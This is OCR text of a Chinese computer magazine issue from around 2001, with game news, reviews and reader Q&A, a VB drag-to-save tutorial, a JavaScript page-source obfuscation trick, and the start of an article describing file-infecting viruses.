
天人互动与日本 SEGA 共拓中国电脑游戏市场　6 月 6 日，北京天人互动公司与日本 SEGA 株式会社在北京联合举行新闻发布会，宣布由天人互动代理 SEGA 进入中国市场的电脑游戏产品。包括：《樱花大战》、《SONIC》、《VR 战士》等经典之作。这意味着当今高水平的电脑游戏将进入中国市场，更预示着以“天人互动”为代表的新一代游戏企业，正在将其产品及服务传播到中国更多的用户手中。合作双方还透露，他们将在游戏平台的技术转换、面向世界市场的游戏联合开发等方面进行深入的探讨与合作。

龙族火爆上市　6 月 20 日，第三波软件（北京）有限公司与第三波戏谷（北京）有限公司携手合作的网络游戏《龙族》将在 2001 年 7 月隆重推出。由韩国 EsoftNet 与三星电子共同开发的《龙族》游戏改编自韩国奇幻小说《龙族》，其游戏故事背景为中古时代的欧洲，以 Origin 公司的网络创世纪 Ultima online 为设计蓝本，以龙与地下城为结构，承袭了经典单机版游戏《暗黑破坏神》的操作和物品使用系统，创造出神奇梦幻的虚拟网络世界。



《第一次亲密接触》被制作成游戏　《第一次亲密接触》从痞子蔡那里获得了生命，从网友的关注中得到了传播，而游戏将真正实现网友们与“轻舞飞扬”亲密接触的梦想！智冠电子已经取得了此款游戏的全权代理，目前正在策划其上市的前期准备工作。游戏上市时，玩家可以得到漫画版的《第一次亲密接触》。CF

热门游戏导报




□线人 小伟

《C&C Renegade（变节者）》
制作：WESTWOOD
发行：E A
类型：动作
容量：1CD
评分：8



C&C系列的作品一直都是战略佳作，但这款新作却是一款动作新品，玩家会扮演Havoc（破坏者），亦即一名GDI突击部队的成员，负责执行多种不同的任务。游戏根据Westwood经典的《C&C》策略游戏系列来制作，其中包括很多大家熟悉的单位和场景，相信玩家一定是相当期待的！

《空军大战》
制作：System soft
发行：System soft
类型：飞行
容量：1CD
评分：6分



这是一款全新的战略SLG游戏，游戏以空中战为主，故事以第二次世界大战为背景，玩家主要参加空战计划，以击落敌方的战机或攻陷敌方的军营为目标。在游戏中玩家要注意不同机体的性能、天气变化、机油的消耗等项目，此外亦要参加防御计划以及机体生产等。其中主要分为去印度之路、太平洋的霸者、东方空战录、太平洋之胜利等六个不同的主题任务，而战机方面有四个国家不同的战机，共140种以上。

《The Sting!（刺激）》
制作：JoWooD
发行：JoWooD
类型：模拟
容量：2CD
评分：7




这是一套模拟犯罪的游戏。在游戏中，玩家扮演一名三流小偷Matt Tucker，在Fortune Hills街上流浪，看有没有下手的地方。如果玩家偷盗或打劫成功就可以提升在黑社会的地位及知名度。当然犯罪的手法越高明，案件难度越高，就会相对得到更显著的提升。游戏总计有超过60个人物角色、50种不同的交通工具（逃走用）、90个建筑物。游戏以卡通式的图像表现，并设有各种难度的保安系统，如警钟、闭路电视、红外线感应器等。当然，在玩游戏之余，大家要清楚犯罪是社会所不容的喔！

《Legends of Might and Magic（魔法门传奇）》
制作：3DO
发行：3DO
类型：射击
容量：2CD
评分：8分




这是一款第一人称射击游戏，承接以往几集的《Might and Magic（魔法门）》游戏系列，今集游戏的背景也是中世纪的奇幻世界。在游戏中，玩家可从六种不同的角色之中选择其一，例如十字军、德鲁伊教团、女巫、战士、牧师、弓箭手等等，各自有正邪的分别。而玩家可有团队形式的多人战斗，作连线对战。

《Real War（真实战争）》
制作：Simon & Schuster
发行：Simon & Schuster
类型：战略
容量：2CD
评分：7



在这套模拟真实战略的游戏里，玩家可以选择扮演美军和恐怖组织自由解放者联盟，而两个不同性质的派系都分别有12个不同任务，享受至少40个小时的游戏。游戏内包括了真实世界里超过50种战斗部队，如核能潜艇、F16、B52等等。此外，画面制作细致，操作亦相当方便。

《Poseidon（海神）》
制作：Sierra
发行：Sierra
类型：模拟
容量：2CD
评分：7分



这是Sierra最新完成的城市建设游戏加强版，游戏的玩法有些像模拟城市，玩家将会统治神话中的阿特兰提斯帝国，跟其他古文明帝国作贸易活动，而在原作上新加进的有25个短剧本，新的工业发展如畜牧和采矿、奇怪的妖兽等等。此外，亦增加了场景编辑器。喜欢这种类型游戏的玩家可要留意了！CF

游戏问答



□北京　小侠

1.来自北京的小钟提出了关于《沙丘3》的若干问题。

问：如果选择哈肯尼家族(Harkonnen)来进行游戏，最后一关应该采用什么策略？

答:以选择Gunseng为例,任务是摧毁敌方的哈肯尼家族Palace,只要将其摧毁,那么Copec将不能统治哈肯尼家族。游戏开始后,系统将会在地图上指明哈肯尼家族的所在位置,并将我方的初始金钱定为15000。由于本关敌人众多且攻击十分频繁,更重要的是在本关中将不能建造香料精炼厂,也就是说不可能通过采集香料来聚敛金钱,因此有一定难度。建议你在初期就集中力量建造攻击型武器,利用巧妙的操作抵挡住敌人初期的进攻。然后,组建一支极具攻击力的坦克部队或者飞行部队,集中火力攻打哈肯尼家族,争取一次性将其摧毁获得胜利。如果在初期就向敌人不断发起小规模攻击的话，不但不会完成任务，而且将会导致敌人疯狂的报复。

问：能介绍一下亚崔迪家族的主要武器特点吗？

答:其中Atreids Ornithopter是可以发射火箭的飞机,攻击力最弱，不过移动速度极快。Atreids Sonic Tank可以让处在同一条线上的敌人受到伤害,并且攻击力不弱。Atreids Minotaurus装备有4门火炮,具有很厚的装甲,虽然火力强劲但移动速度极慢。Atreids kindjal infantry携带有导弹发射器，具有远程反坦克能力。Atreids Repair Vehicle移动速度缓慢,并且没有武器装备,可以在战斗中即时修理损坏的单位。

问：游戏中的进攻与防守如何进行比较好？

答:其实要根据不同的地形进行布局进攻和防守。在战役初期由于经济实力以及有限制的科技导致不能拥有足够的实力,而敌人初期则会是步兵加少量机动部队发起攻击,因此在注重防守的初期,玩家可以利用导弹发射兵配合火焰兵等近距离攻击部队进行防守。一般的高地都有两个出口或者一个较长的出口,建议玩家不要将兵力平均分配,而是主要防守距离主基地最近、敌人攻击最方便的出口。在相对不是很重要的出口,只配备少量兵力作为警戒。多建造一些炮台是很不错的选择。进攻最常采用的方法是使用混编部队将敌人困在一个极小的区域内,然后利用熟练的操作将其一点点推掉,而你的后方则由于没有敌人的骚扰而快速地进行生产。

2.以下是广州大明关于《大富翁5》的一些问题：

问:安装后可以进入主题画面,但是不能进入到游戏当中。此外，第2张光盘可以进行虚拟吗？

答:我也遇到过这样的问题,首先你要确认是否安装了DirectX7或者以上的版本,然后确定系统没有在运行其他一些不必要的程序，例如五笔输入法之类,应该就可以解决问题了。第2张光盘可以进行虚拟并且正常进行游戏的，使用虚拟光驱2000软件。

问：如果要进行网络对战，如何操作？

答:如果是局域网的话，就直接选择LAN战就可以了。如果要进行互联网对战，就需要到新浪的专区中下载一个认证模块,当然,这只是针对正版的用户,下载后解压到大富翁5的目录中,然后关闭所有其他的程序进行安装,安装成功后回到游戏选择Internet进行重新注册,然后登录到游戏中就可以了。

问：《大富翁5》中有什么技巧吗？

答:如果要玩得好，除了眼明手快之外，关键要熟悉每个人物的技能,而且掌握好卡片及技能对应的快捷方式。最好将分辨率设置为800×600以上,以便同时打开多个窗口,了解其他对手的情况,方便对他们进行攻击。

3.江西九江明辉问:《剑侠情缘2》中在天忍教地下室第二层的铁门怎么打开？

答:在第二层中有四个开关，只要找到并打开它们,地图上方的铁门就会打开。这四个开关分别在地图左边三间放有武器（假的）的房间的后两间和右边放有武器（也是假的）的后两间（都是在房间的上方哦），用鼠标一瞄就看到啦。

4.《轩辕剑3天之痕》中的符鬼怎么养才厉害啊？我选的是水属性的。

答:在符鬼小窝要练悟性,还要喂它吃来练灵力,还要让它学奇术,这样就可以越变越厉害了！

5.《特勤机甲队3》中，为什么编队后开始战斗时提示“还有尚未搭乘机体的队员”？

答:这个游戏要先编好队，给每个机体指定队员，配好武器才可以顺利进行的，缺一样都不可以啦。

6.《勇者斗恶龙7》和《最终幻想9》哪个模拟器可以完美的模拟呢？

答:应该是ePSXe模拟器可以很好地模拟《最终幻想9》，效果比PS游戏机要好很多，《勇者斗恶龙7》目前还不能很好地模拟。

7.不知道《盟军敢死队2》要等到什么时候才出呢？

答:我也等了很久呢，现在有消息说是8月10号推出。

CF

剑侠情缘外传 月影传说

□北京　老刀



编注:《剑侠情缘外传：月影传说》DEMO2 版，已经收录在《电脑爱好者》编辑部首次推出的“从毒龙到 P4 傻博士装机实战”光盘中。

月影印水中，没有人知道柔和的月影背后隐藏着什么，也没有人知道月影下面演绎着的故事……

●多种剧情的选择

在大多数武侠游戏中，作为故事的主线发展比较单一，其实作为一个优秀的武侠游戏，真正能够吸引玩家的，除了优秀的剧情外，更重要的是对于主角性格的自由选择。而在《月影传说》中正好加入了这一点，玩家可以选择去做一个匡扶正义的大侠，也可以去做一个危害武林的魔头！

不同的属性改变，必然带来不同的结局变化，也许是《剑侠情缘 2》中无法改变悲剧性的结局让太多的玩家感到不满，因此《月影传说》中把结局一下增加到3种。已知的三种结局中有选做正派人物的结局、邪派人物的结局和亦正亦邪的结局。至于这些结局有什么不同，各位还是到游戏里面去体会吧。此外还需要指出一点的是，游戏中的女主角们对主角也有一个情感值，而这些情感值是根据主角对各位MM的不同态度和不同选择而改变的，至于这些不同的情感值最后会带来什么样的影响和结果，就看你对哪位 MM 感兴趣了。另外，游戏还加入了大量的支线剧情，在这些支线剧情里，玩家如果能够完成那些 NPC 给你的任务，你将有机会得到一些很好的宝物,有的剧情则纯属搞笑。





●细腻逼真的画面

据说这次制作《月影传说》，动用了超过20个专业美工人员的豪华阵容，是西山居有史以来开发规模最大的一次。游戏的场景、人物、界面、海报、动画等得到了最细致的分工合作，形态各异的人物角色设定，仅主角的表情就有5种之多，用来升级更换的服装2套以上，他们的敬业精神使游戏的画面表现尤为精彩。游戏场景一改《剑侠情缘II》中传统的拼图方式，运用3D与2D的完美结合，细腻精致。整图的制作方法，使游戏场景在光影与整体风格上融会贯通，气势宏大，既写实又梦幻，仿佛是艺术作品。

●完美的音乐效果

西山居的游戏音乐一向以优美动听的民族音乐为主，为了使《剑侠情缘外传》的音乐有更大的创新，音乐创作队伍得到了进一步的扩充。由西山居游戏音乐主创者罗晓音牵头，和国内一些资深音乐人联手合璧，在沿袭以往西山居游戏音乐的风格之上，又融入了大量现代流行音乐。既闻得丝竹声声，又不失流行特色。细细品味，可说是把中国与世界的音乐风格都尽情地融合起来了。在音效方面，立体声场表现更加出色，背景声效的逼真细腻、人物的远近变化无不为玩家营造了一个仿佛置身其中的感觉。

●更高的游戏性

在玩法上，《剑侠情缘外传》保留了《剑侠情缘 II》中操作简捷的优点，战斗方式仍然采用在地图上直接展开，同时也加入了更多的创新。计时系统是一个很独特的设计，主角在限定时间内必须完成某些特殊任务，使得游戏更加紧张刺激。游戏一改传统的踩地雷模式，武功修炼系统在战斗中嵌入了丰富的小游戏，既有娱乐性，又避免了繁琐单调的重复战斗，而且不耽误玩家练功升级。《剑侠情缘外传》的武器装备十分丰富，尽管不如《暗黑破坏神》的随机出现那么多变化，但是也会给你意外的惊喜。游戏中有一些隐藏的好装备，带有不同的特殊攻击能力，如使敌人冰冻、中毒等，这些装备不是在野外或树林里能够随意找到的，必须要完成某些任务或者引发某些突发事件才能得到。在战斗中，不同属性的道具之间也会相辅相成，合理地使用它们是胜利的极大保障。

●结束语

这个 7 月，《剑侠情缘外传》是否能够在众多的武侠游戏中杀出一条血路，是否能够续写销售神话，让我们一起拭目以待吧！

CF



小赖

《大富翁5》对战技巧

《大富翁5》发布那天，记得很清楚是6月15日，很多人都在期待，笔者我当然也是其中一个，兴奋，开心，笔墨难以形容的！虽然现在有不少人表示对游戏失望，但我觉得《大富翁5》还是制作得很成功的。怎么说呢，虽然从大富翁一代到大富翁四代都在不断进步当中，但我们看到，玩法上没有发生大的变化，只是在原来的玩法基础上不断扩展一些外部的要素。而进入到第五代，随着网络游戏的兴起，大宇公司聪明地改变了玩法，将大富翁系列推向网络游戏市场，使得玩法上更具刺激感，不像以前那样可以慢慢玩，现在分分秒秒都充满了竞争（分分钟都是钱）。但令人觉得可惜的是，游戏的整体画面表现进步并不是太大，或许是制作人花了太多的心思在游戏玩法上了吧。好，现在我们就来当个大富翁！



你一定看了说明书吧？（要买正版喔！）那么就简单了，按照说明书上的方法安装好，然后运行游戏（其实不看说明书也行的）。一段制作很精美的动画便展现在各位面前，进入到游戏中，先来选择单人攻关模式，共分为三部分，每部分3张地图，这里比较适合于喜欢自己玩的人，可以在这里慢慢熟悉游戏，一步一步上手，万一输了也没有关系，因为系统会自动帮你记录每一次的过关，输了的话再试一次。如果你觉得攻关模式太拘束了，那么就选择随机模式吧，选择地图设定好对手，要挑战几个NPC就随你喜欢了。在选择随机模式中你基本上可以熟悉游戏中所有的功能，为你上网作战做好准备。即使是强大的我，也在这里练了很长时间呢。（辛苦呀！！）

毕竟，自己玩是孤独的，大家玩才是幸福的，我毫不犹豫地想加入到网络连线的大家庭。这里有两种选择，一种就是选择局域网与身边的朋友来进行比赛，但要注意斯文点，免得影响了大家的感情喔。另一种就是上到由SINA网站提供的服务器中进行网络对战。选择前者其实很简单，只是你的对手变成了你熟悉的朋友而已。而后者，对于正版的用户，你先要到http://games.sina.com.cn/zhuanqu/rich5/去下载《大富翁5》网络身份验证模块。然后将下载到的东西解压到大富翁的目录中，关闭所有其他运行的程序，然后进行SETUP安装。安装成功后，进入游戏中，可以在Internet对战一项中登录，输入新的ID和密码，然后就可以注册了。成功后，你就可以在服务器中与别人聊天，与别人对战，就像玩其他网上对战游戏一样。



匆匆为各位介绍了几种玩法，其实这几种玩法都是同一个界面，所以大家先要熟悉一下。这次不同的地方是采用了卡片式的骰子系统，预定3个骰子让你自由选择较适合的步数。如果你有了机车，可以从3个骰子中选择2个或者3个组合来行进，同时也增加了其他一些标号，让行进方式更加多变。在行进过程中，如果你走到别人站立的格子上，你就可以把对方撞倒，对方就会晕倒几秒钟的时间，让你可以把握先机。除了骰子之外，其他的例如股票功能将会变成完全即时的操作，而道具方面功能大同小异，但是名称及造型都有了不同的变化。界面上有不同的图标，都简明易懂，大家只要花一些时间就可以掌握了。

说了这么多，应该给大家一些游戏的心得了。在《大富翁5》中，你一定要预备好几个鼠标，呵呵，因为你一定要不停地选择骰子前进，特别是在游戏初期。如果你想走土地发展的路线，那么更需要眼明手快，在开始的时候，会有一个倒计时，在计时没有完成之前你走是没有用的，当正式开始后，你就要不断选择移动了。最基本的原则是，当空余的土地密集时，你要选择一些数字小的骰子以抢占更多的土地。反之，你要选择大的骰子跳过对手的土地而寻求更多的新土地。而当游戏发展到中后期，也就是基本上土地都已经名花有主时，你就要用其他的手段来牵制对手了。你停在一块自己的土地上不动，然后去炒股票，将自己的资产推上去。如果好运拿到很多点券，当然就要用一些道具去帮助自己和阻止他人了。当然还要注意，在新作中每位角色都有不同的技能，到后期，大家的技能都练上去了，游戏就更为复杂多变，因此还是速战速决为妙。

经过单人游戏、局域网战到互联网战，如果你还是大富翁，那么，你已经具备大富翁的潜质了，或者在现实中你也将会是成功的大富翁呢！CF

E-mail: games@cfan.cn.net

□北京　小军

《活祭》新奇独特的感觉





去年有一款第三人称动作游戏《弥赛亚》，以其新奇的构思、奇特的视角、出色的引擎取得了极大的成功。这个游戏就是由Shiny Entertainment制作的，而它已经花了近两年的时间设计的一款充满神话色彩的3D即时战略游戏《活祭》，在今年的E3大展上倍受瞩目。这款游戏风格类似于《上帝也疯狂》，是一个神与魔法、天灾与战争的世界。

五位天神统治着芸芸众生，而整个世界则由许多辽阔而漂浮着的岛屿组成，每座岛屿的成份和建筑各不相同，这取决于岛屿是被哪位神所统治。在这个奇异的世界上生活着五位巫师，其中一位是玩家，另四位则是玩家的对手。巫师们拥有极为强大的法术，他们可以施展魔法召唤其他生灵参加战斗，从矮小的精灵到巨大的飞龙，整个游戏中出现的生灵将超过50种，而且这些生灵本身也能施展各种各样的魔法，它们将组成巫师手中强大的军队。同时巫师们也可以施展魔法直接攻击对手，甚至可以做到移山造海、呼风唤雨，他们可以在陆地上劈开一道峡谷使对手深陷其中，也可以制造一阵闪电烧焦敌人。游戏中惟一的规则是，如果玩家的祭坛被摧毁，你就以失败告终。

毫无疑问，《活祭》的最大卖点之一将是它的图形。当游戏设计师们开始设计游戏图形引擎时，他们常常会陷入到进退两难的境地。理想状态下，每位设计师都想充分发挥最新最快的硬件所能达到的极限，让游戏画面尽可能地细致丰富，然而事实上大部分玩家都无法在他们的电脑中安装上速度最快的芯片，因此这也就导致了一些高要求的3D游戏在低配置的电脑中运行速度如同龟爬。这的确是一个让人头痛的问题，不过对于工作在Shiny的人们来说，他们似乎在《活祭》中找到了解决之道。简单地说，《活祭》采用了一种具有可伸缩性的图形引擎，这听起来让人有些不明所以，下面就让我来为大家解释一下吧。游戏中的每一个3D物体都被动态地描绘，无论画面上发生什么情况，帧频将始终维持在“用户定义”的数值上。这是因为《活祭》的图形引擎可以在游戏过程中实时地增加或减少物体模型的多边形数量，当引擎探测到帧频数开始下降时，游戏会自动减少画面上物体的多边形数量，这将使得帧频数重新提升到令人满意的程度，而且这一动态调整过程是实时进行的，因此游戏画面不会出现断帧的现象。游戏中的每一个3D物体的分辨率也将是被动态描绘的，这要取决于物体在画面上的远近距离，离画面越近的物体分辨率越高，因此也更加细致。游戏使用“Scapex”设计地形，这种基于“二元三角树状系统”原理的绘图工具可以绘制出大量的细致程度极高的起伏蜿蜒的地形，而并非其他游戏所采用的“抽取法”，同样这些地形也能够进行实时的动态调整。



从前当我们买回一块新的处理器或者显卡时，我们会发现游戏运行速度有了极大的提高，而在《活祭》中，我们将会惊奇地发现游戏画面变得更加动人，两者的差别是显而易见的。前者的意思是:“我们将为大家带来更好的游戏，但你必须先掏钱购置最新的硬件，否则就站到一边去。”而后者的出发点则是:“我们的游戏每个人都可以来玩，如果你有钱的话，你可以升级你的配置，这样将会得到更佳的效果。”在我个人看来，这种可伸缩性图形技术不仅仅将造就《活祭》的巨大成功，而重要的是它将为其他游戏指明一条正确的发展方向。



实际上，我们称《活祭》是一个3DRTS游戏并不太准确，这只是其中一个较为明显的特征，并且游戏对传统的RTS概念进行了一些简化，游戏将不再以采集资源为重点，更强调的是让玩家从战斗中获得乐趣。游戏同时还融合了大量的其他游戏类型的要素，如角色扮演，玩家所使用的武器是种类繁多的魔法，而随着经验值的增加这些魔法将提升到更高等级。如动作类型，游戏将出现许多一对一的单挑场面。此外还有一些冒险、幻想等游戏类型的风格。这些都让人感觉到游戏似乎并不在意人们是如何去划分它的游戏类型，它所做的全部就是为了让大家玩得更高兴。

结伴 英雄历三国



□北京　冷箭



谁不想当英雄，谁不想超越自我？每个热血男儿都会发出感慨:“如果在乱世我将成为英雄，如果是乱世我将会证明自己的能力。”现在机会来了，《三国世纪—ONLINE》，一个乱世再现，一个创造英雄的年代，每个喜爱三国的人都会找到全新的感觉，每个希望成就大事的人都会为此奋斗。



《三国世纪—ONLINE》以全新的概念出现在图形网络游戏世界中，它不像其他的网络游戏体现个人主义，它的创新就在于把网络概念发挥到极点，将会是人与人的对战，人与人的携手。因为每个人的思维不同，你将面临着不同的挑战，因为有了朋友，你才能发展得更加强盛。你将有机会去体验英雄成长的艰辛，你将会为你的主公出谋划策，你将建立自己的王朝，你将统领万马千军，但能否实现这些，将靠你的缜密思维和你的朋友。你个人的力量将会成为众多力量中的一份，朋友才是最重要的。试想一下，如果当时刘备没有关张的帮助，没有卧龙凤雏的计谋，又哪里来的三分天下？曹操没有郭嘉的策略又怎么会统领北方？而东吴的孙权不正是有像黄盖那样忠肝义胆的老臣才会打败百万敌兵。所以在三国的历史中，突出的并不是个人的英雄，而是朋友和谋略。《三国世纪—ONLINE》正是这样一个游戏，每个玩家都会通过独特的思维方式来谋划自己的蓝图，与朋友携手建立共同的王朝。




如果一个游戏面对的敌人是电脑，那你一定会找出程式上面的漏洞和模式，这样你将慢慢地厌倦这个游戏。而当你面对的敌人是和你一样充满智慧的人类，你所得到的乐趣将是无法形容的，这种乐趣也许会在你取得胜利之后，也许在你失败后反省的时候。《三国世纪—ONLINE》将会提供给你这样的乐趣，在每个国家里有著名的历史人物，也有一般的玩家，他们会运用自己的技巧来时刻筹划下一步的策略，这种筹划不仅表现在战争的部署上，也体现在国家的建设上。一个运用智慧的玩家会不断观察对手的发展，并规划自己国家的发展，每攻占一个城市都要考虑到周围的环境。也许在以前的三国游戏中你会和NPC结盟，策反NPC的大将，但在《三国世纪—ONLINE》中同盟和策反一样可以实现，但面对的将是同你一样的玩家，所以你会更加感受到真实。在战场上排兵布将同样面对着挑战，每个玩家都会运用不同的阵法策略来部署战争，能否取得真正的胜利完全靠你的智慧的发挥。

我曾经想象过同自己的朋友结伴闯荡，喝黄酒结拜，但这些在现实中难以实现。于是我在《三国世纪—ONLINE》中找到了朋友的感觉，当我流浪的时候是朋友给了我家的温暖；在我迷茫的时候是朋友给我指明了方向；在我低落的时候是朋友给了我勇气。朋友是多么的重要，失去朋友的你在《三国世纪—ONLINE》中将一事无成。它将会联系起众多的玩家，大家为了同一个目标而共同努力。没有一个游戏将朋友的位置放得那么的重要，而在这里，梦想的实现是靠朋友之间的信任，是靠朋友之间的默契。如果说统一全国的皇帝只有一个，那在他的身边将会有无数的朋友，也许《三国世纪—ONLINE》的出现就是为了让人们找回日渐淡化的友谊。当我亲手消灭一个国家的时候，从主公到他身边的朋友没有一个人投降。一种异样的感觉浮上了我的心头，难道一个游戏真的能改变人的思想？现在我体会到了如果一个人失去了朋友，他将会十分的孤单，十分的渺小，无法成就大事业。这也许就是我从《三国世纪—ONLINE》中得到的启示。



一个游戏如果使人感受到了乐趣，那它就是一部好游戏，一部游戏让人明白了一个道理，那它就不是一部单纯的游戏。《三国世纪—ONLINE》就是这样一部让你有无尽思维乐趣又懂得朋友是什么的游戏，它的出现超越了现在市场上所有游戏给人们带来的乐趣与启迪。CF

用VB实现“一拖即存”




□黑龙江 姜卫东 华云

我们平时上网时经常会看到一些很感兴趣的资料，这时我们往往选择IE中的“另存为”将其保存起来。若我们感兴趣的并不是全篇文章，而只是其中的一部分，我们可能会将其选中，然后选择“复制”，再打开字处理软件，将其粘贴过来。少了还好说，但是多了不免会弄得手忙脚乱。或许你会选择“一拖即存”这样的软件来帮助完成工作。但是作为一个编程爱好者，你难道不想知道这样的功能是怎么实现的吗？想不想自己动手编一个呢？打开VB，跟我们一起做吧！

一、界面设置

在窗体上加上一个图像框控件Picture1，将它的OleDropMode设置为1。添加一个文本框控件Text1，将它的Multiline属性设置为True，即允许多行显示。同时，将窗体Form1的Borderstyle设置为3，将Controlbox、Maxbutton、Minbutton属性分别设置为False。再加入两个Image控件，做成控件数组(其实就是加入一个图片框控件后，将其复制，然后再粘贴，当询问是否创建一个数组时选是就行啦)。然后加入两幅图像，本文所用的是常见的笑脸图标，这是VB6自带的。加入一个时钟控件Timer1，将其Interval属性设置为1000。窗体设计如图所示。最后一步是改变窗体大小，让用户只能看到拖动窗，不要将其他的控件显示出来。



二、源代码

本程序运行时要始终保持在最前面，同时由于窗体没有标题栏，我们要拖动窗体，因此要用到两个API函数，它们的用法都可以在本刊以前的相关文章中找到。具体源代码如下：

```
Option Explicit
'设置窗体总在最前面的API函数
Private Declare Function SetWindowPos Lib "user32" (ByVal hwnd As Long, ByVal hWndInsertAfter As Long, ByVal x As Long, ByVal y As Long, ByVal cx As Long, ByVal cy As Long, ByVal wFlags As Long) As Long
Private Declare Function SendMessage Lib "user32" Alias "SendMessageA" (ByVal hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Any) As Long
Private Declare Function ReleaseCapture Lib "user32" () As Long
Private Const HTCAPTION = 2
Private Const WM_NCLBUTTONDOWN = &HA1
Dim i

'使用SetWindowPos将窗口设置为总在最前面
Private Sub Form_Load()
  Me.Move 100, 100
  Dim rtn
  rtn = SetWindowPos(Me.hwnd, -1, 0, 0, 0, 0, 3)
  i = 0
End Sub

'接收数据
Private Sub picture1_OLEDragDrop(Data As DataObject, Effect As Long, Button As Integer, Shift As Integer, x As Single, y As Single)
  Text1 = Text1 & Data.GetData(vbCFText) & vbCrLf
  '保存文件
  Open App.Path & "\tmp.txt" For Output As #1
  Print #1, Text1.Text
  Close #1
End Sub

'拖动无标题栏的窗体
Private Sub picture1_MouseDown(Button As Integer, Shift As Integer, x As Single, y As Single)
  Dim r As Long
  Dim i
  If Button = 1 Then
    i = ReleaseCapture()
    r = SendMessage(hwnd, WM_NCLBUTTONDOWN, HTCAPTION, 0)
  Else
  If MsgBox("你是否想退出本程序？", vbYesNo, "一拖即存") = vbYes Then End
  End If
End Sub
'实现动画

Private Sub Timer1_Timer()
  Picture1.Picture = Image1(i).Picture
  i = i + 1
  If i = 2 Then i = 0
End Sub
```

好啦，现在你把一段文字拖到窗口中后，它们马上就会出现在tmp.txt中了。其实，一些下载软件的拖动窗口就是这样实现的，不信大家在网页上拖动一个超链接试一下。本程序在Windows Me、VB6.0中文企业版中运行通过。

海上明珠网页加密器

□北京　刘海明

主页加密是本人在编写JavaScript过程中的一点小体会。

加密的主要思想就是把JavaScript中的escape()函数当作转换器对HTML源代码进行转换，在加载主页时再用unescape()进行解码。浏览者能够正确浏览你的网页，但是一旦查看你的源文件，他只能够看到一大堆不知所云的乱码，在一定程度上可以保护你的版权。具体的制作过程非常简单，首先用JavaScript脚本编一个转换器swap.htm，源程序如下：

```
<HTML><HEAD><TITLE>主页加密</TITLE>
<SCRIPT language=JavaScript>
var Words="";
function Set(word)
{
   Words = escape(word.value); //调用escape()函数进行代码转换
}
function Secret(form)
{
   var NewWords;
   NewWords = Words
   form.NewWords.value = NewWords;
}
</SCRIPT>
</HEAD>
<BODY>
<FORM method=post>
<P><b>请将你的页面HTML源代码粘贴在下面的框内，要包括所有的标签，然后再按开始转换就可以了。</b></P>
<P><TEXTAREA name=Word onFocus=Set(this) onBlur=Set(this) onchange=Set(this) cols=65 rows=10 ></TEXTAREA>
</P>
<!-- 当点击文字域的里边、文字域的外面或按了Tab键，改变了文字域内的内容然后转到文字域外部的区域时调用函数Set() //-->
<P><INPUT onclick=Secret(this.form) type=button value=开始转换> <!--按下开始转换按钮将转换代码//-->
</P>
<P><TEXTAREA cols=65 name=NewWords rows=10></TEXTAREA>
</P></FORM>
</BODY>
</HTML>
```

然后将你的网页源代码用转换器进行转换，将生成的代码加入下面脚本的引号区内，就是加密后的HTML了！



加密网页界面

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--
var Words ="把加密生成后的代码粘贴到此处就可以了"
function swap()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
swap();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

CF

：对于HTML、ASP、JS、VBS文件中的Script加密，大家一定会想到Microsoft出品的Script Encoder。加密后其中的文本部分均保持不变，只是对其中的Javascript和VBscript部分进行加密处理。加密后的script在功能上无任何损失，仅是其代码变成密文，用源文件方式查看只是一些乱码。而刘海明先生对HTML原文进行加密的创新精神非常值得称赞。编写程序非常需要奇思异想，一个精致的发散性思维经常是决定性的。

本刊所有源程序可在《电脑爱好者》网站www.cfan.net.cn下载，并收录在《电脑界应用文萃光盘》第8期上。

巧用API检测文件型病毒

□广西 江振健

尽管一些媒体早已警告CIH将于4月26日发作，可依然有许多用户没能逃过CIH的魔掌。可见，计算机用户的防病毒意识还有待增强。

纵观Windows时代，计算机病毒主要有文件型病毒和宏病毒，引导型病毒已经很少了。宏病毒是一些恶意的脚本，运行它可能影响打印，并乱发一些电子邮件，乱删除文件等。宏病毒大多与微软的软件产品有关，如Word、Outlook Express等。宏病毒的发作迹象比较明显，只要大家多多注意，并且使用病毒防火墙，一般可以把损失降到最小。

而文件型病毒，无论在数量、种类以及破坏性上，都是宏病毒无法比拟的。文件型病毒的原理是把病毒代码附在可执行文件中并且修改运行指令，当用户运行这个被感染的可执行文件时，病毒代码将被首先执行，然后伺机感染其他可执行文件，如此达到传染的目的，等条件成熟就发作，格式化硬盘甚至破坏BIOS信息等等。

虽然国内外反病毒软件越来越成熟，查杀病毒的正确率也越来越高，但是绝对没有能百分之百查杀病毒的反病毒软件，如果哪个反病毒软件商吹嘘自己可以预防未知的病毒，你千万别信。更可笑的是，我还曾见过某防毒软件本身被感染增加了几K字节，竟然也毫无知觉。所以，对于反病毒软件，不能不用，但也不可全部依靠它们。

